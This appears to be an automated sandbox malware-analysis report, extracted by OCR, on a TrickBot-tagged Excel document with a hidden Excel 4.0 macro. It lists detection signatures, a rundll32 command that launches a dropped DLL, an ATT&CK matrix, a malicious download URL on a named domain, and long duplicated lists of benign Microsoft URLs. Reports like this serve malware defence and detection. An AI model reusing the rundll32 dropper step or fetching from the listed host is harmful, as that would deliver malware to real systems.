ID: 384202
Sample Name:
upload_dreport_1364433.xls
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 18:36:17
Date: 08/04/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report upload_dreport_1364433.xls

Overview


General Information

Sample Name:	upload_dreport_1364433.xls
Analysis ID:	384202
MD5:	754118ba489515..
SHA1:	a16a7be15f0d55a.
SHA256:	9a8354e138e9a7..
Tags:	rob47 SilentBuilder TrickBot xls
Infos:	

Most interesting Screenshot:



Detection




Hidden Macro 4.0

Score:	60
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Office document tries to convince vi…
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Found Excel 4.0 Macro with suspicio…
- Document contains embedded VBA …
- Potential document exploit detected…
- Potential document exploit detected…
- Tries to connect to HTTP servers, b…
- Yara signature match

Classification



Startup

- **System is w10x64**
- EXCEL.EXE (PID: 5396 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
  - rundll32.exe (PID: 4440 cmdline: rundll32 ..\hdoanal.sbl,StartW MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview


Initial Sample

Source	Rule	Description	Author	Strings
upload_dreport_1364433.xls	SUSP_EnableContent_String_Gen	Detects suspicious string that asks to enable active content in Office Doc	Florian Roth	• 0x16637:$e1: Enable Editing • 0x16381:$e3: Enable editing • 0x16453:$e4: Enable content

Sigma Overview

No Sigma rule has matched

Signature Overview



- Compliance
- Software Vulnerabilities
- Networking
- System Summary
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion

Click to jump to signature section

Software Vulnerabilities:

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

System Summary:


Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	I
Valid Accounts	Scripting 1 1	Path Interception	Process Injection 1	Masquerading 1	OS Credential Dumping	Security Software Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Non-Application Layer Protocol 1	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	M S F
Default Accounts	Exploitation for Client Execution 2 2	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	File and Directory Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Application Layer Protocol 1	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	D L
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Rundll32 1	Security Account Manager	System Information Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Steganography	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	D D D
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap		C E F
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Scripting 1 1	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		M A F c


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
algostore.in	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Virustotal		Browse
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	Avira URL Cloud	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://www.algostore.in/algostoreold/printme.php	0%	Avira URL Cloud	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	0%	Avira URL Cloud	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
algostore.in	103.212.121.53	true	false	• 0%, Virustotal, Browse	unknown
www.algostore.in	unknown	unknown	true		unknown

URLs from Memory and Binaries


Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	31A18EA3-F8E4-459A-9527-8B83DF194053.0.dr	false		high
http://https://login.microsoftonline.com/	31A18EA3-F8E4-459A-9527-8B83DF194053.0.dr	false		high
http://https://shell.suite.office.com:1443	31A18EA3-F8E4-459A-9527-8B83DF194053.0.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	31A18EA3-F8E4-459A-9527-8B83DF194053.0.dr	false		high
http://https://autodiscover-s.outlook.com/	31A18EA3-F8E4-459A-9527-8B83DF194053.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	31A18EA3-F8E4-459A-9527-8B83DF194053.0.dr	false		high
http://https://cdn.entity.	31A18EA3-F8E4-459A-9527-8B83DF194053.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.addins.omex.office.net/appinfo/query	31A18EA3-F8E4-459A-9527-8B83DF194053.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	31A18EA3-F8E4-459A-9527-8B83DF194053.0.dr	false		high
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	31A18EA3-F8E4-459A-9527-8B83DF194053.0.dr	false		high
http://https://powerlift.acompli.net	31A18EA3-F8E4-459A-9527-8B83DF194053.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	31A18EA3-F8E4-459A-9527-8B83DF194053.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	31A18EA3-F8E4-459A-9527-8B83DF194053.0.dr	false		high
http://https://cortana.ai	31A18EA3-F8E4-459A-9527-8B83DF194053.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	31A18EA3-F8E4-459A-9527-8B83DF194053.0.dr	false		high
http://https://cloudfiles.onenote.com/upload.aspx	31A18EA3-F8E4-459A-9527-8B83DF194053.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	31A18EA3-F8E4-459A-9527-8B83DF194053.0.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	31A18EA3-F8E4-459A-9527-8B83DF194053.0.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	31A18EA3-F8E4-459A-9527-8B83DF194053.0.dr	false		high
http://https://api.aadrm.com/	31A18EA3-F8E4-459A-9527-8B83DF194053.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://ofcrecsvcapi-int.azurewebsites.net/	31A18EA3-F8E4-459A-9527-8B83DF194053.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	31A18EA3-F8E4-459A-9527-8B83DF194053.0.dr	false		high
http://https://api.microsoftstream.com/api/	31A18EA3-F8E4-459A-9527-8B83DF194053.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	31A18EA3-F8E4-459A-9527-8B83DF194053.0.dr	false		high
http://https://cr.office.com	31A18EA3-F8E4-459A-9527-8B83DF194053.0.dr	false		high
http://https://portal.office.com/account/?ref=ClientMeControl	31A18EA3-F8E4-459A-9527-8B83DF194053.0.dr	false		high
http://https://ecs.office.com/config/v2/Office	31A18EA3-F8E4-459A-9527-8B83DF194053.0.dr	false		high
http://https://graph.ppe.windows.net	31A18EA3-F8E4-459A-9527-8B83DF194053.0.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	31A18EA3-F8E4-459A-9527-8B83DF194053.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://powerlift-frontdesk.acompli.net	31A18EA3-F8E4-459A-9527-8B83DF194053.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://tasks.office.com	31A18EA3-F8E4-459A-9527-8B83DF194053.0.dr	false		high
http://https://officeci.azurewebsites.net/api/	31A18EA3-F8E4-459A-9527-8B83DF194053.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work	31A18EA3-F8E4-459A-9527-8B83DF194053.0.dr	false		high
http://https://store.office.cn/addinstemplate	31A18EA3-F8E4-459A-9527-8B83DF194053.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	31A18EA3-F8E4-459A-9527-8B83DF194053.0.dr	false		high
http://https://globaldisco.crm.dynamics.com	31A18EA3-F8E4-459A-9527-8B83DF194053.0.dr	false		high
http://www.algostore.in/algostoreold/printme.php	upload_dreport_1364433.xls, 96B10000.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	31A18EA3-F8E4-459A-9527-8B83DF194053.0.dr	false		high
http://https://store.officeppe.com/addinstemplate	31A18EA3-F8E4-459A-9527-8B83DF194053.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://dev0-api.acompli.net/autodetect	31A18EA3-F8E4-459A-9527-8B83DF194053.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.odwebp.svc.ms	31A18EA3-F8E4-459A-9527-8B83DF194053.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.powerbi.com/v1.0/myorg/groups	31A18EA3-F8E4-459A-9527-8B83DF194053.0.dr	false		high
http://https://web.microsoftstream.com/video/	31A18EA3-F8E4-459A-9527-8B83DF194053.0.dr	false		high
http://https://graph.windows.net	31A18EA3-F8E4-459A-9527-8B83DF194053.0.dr	false		high
http://https://dataservice.o365filtering.com/	31A18EA3-F8E4-459A-9527-8B83DF194053.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officesetup.getmicrosoftkey.com	31A18EA3-F8E4-459A-9527-8B83DF194053.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://analysis.windows.net/powerbi/api	31A18EA3-F8E4-459A-9527-8B83DF194053.0.dr	false		high
http://https://prod-global-autodetect.acompli.net/autodetect	31A18EA3-F8E4-459A-9527-8B83DF194053.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office365.com/autodiscover/autodiscover.json	31A18EA3-F8E4-459A-9527-8B83DF194053.0.dr	false		high
http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	31A18EA3-F8E4-459A-9527-8B83DF194053.0.dr	false		high
http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	31A18EA3-F8E4-459A-9527-8B83DF194053.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	31A18EA3-F8E4-459A-9527-8B83DF194053.0.dr	false		high
http://https://ncus.contentsync.	31A18EA3-F8E4-459A-9527-8B83DF194053.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	31A18EA3-F8E4-459A-9527-8B83DF194053.0.dr	false		high
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	31A18EA3-F8E4-459A-9527-8B83DF194053.0.dr	false		high
http://weather.service.msn.com/data.aspx	31A18EA3-F8E4-459A-9527-8B83DF194053.0.dr	false		high
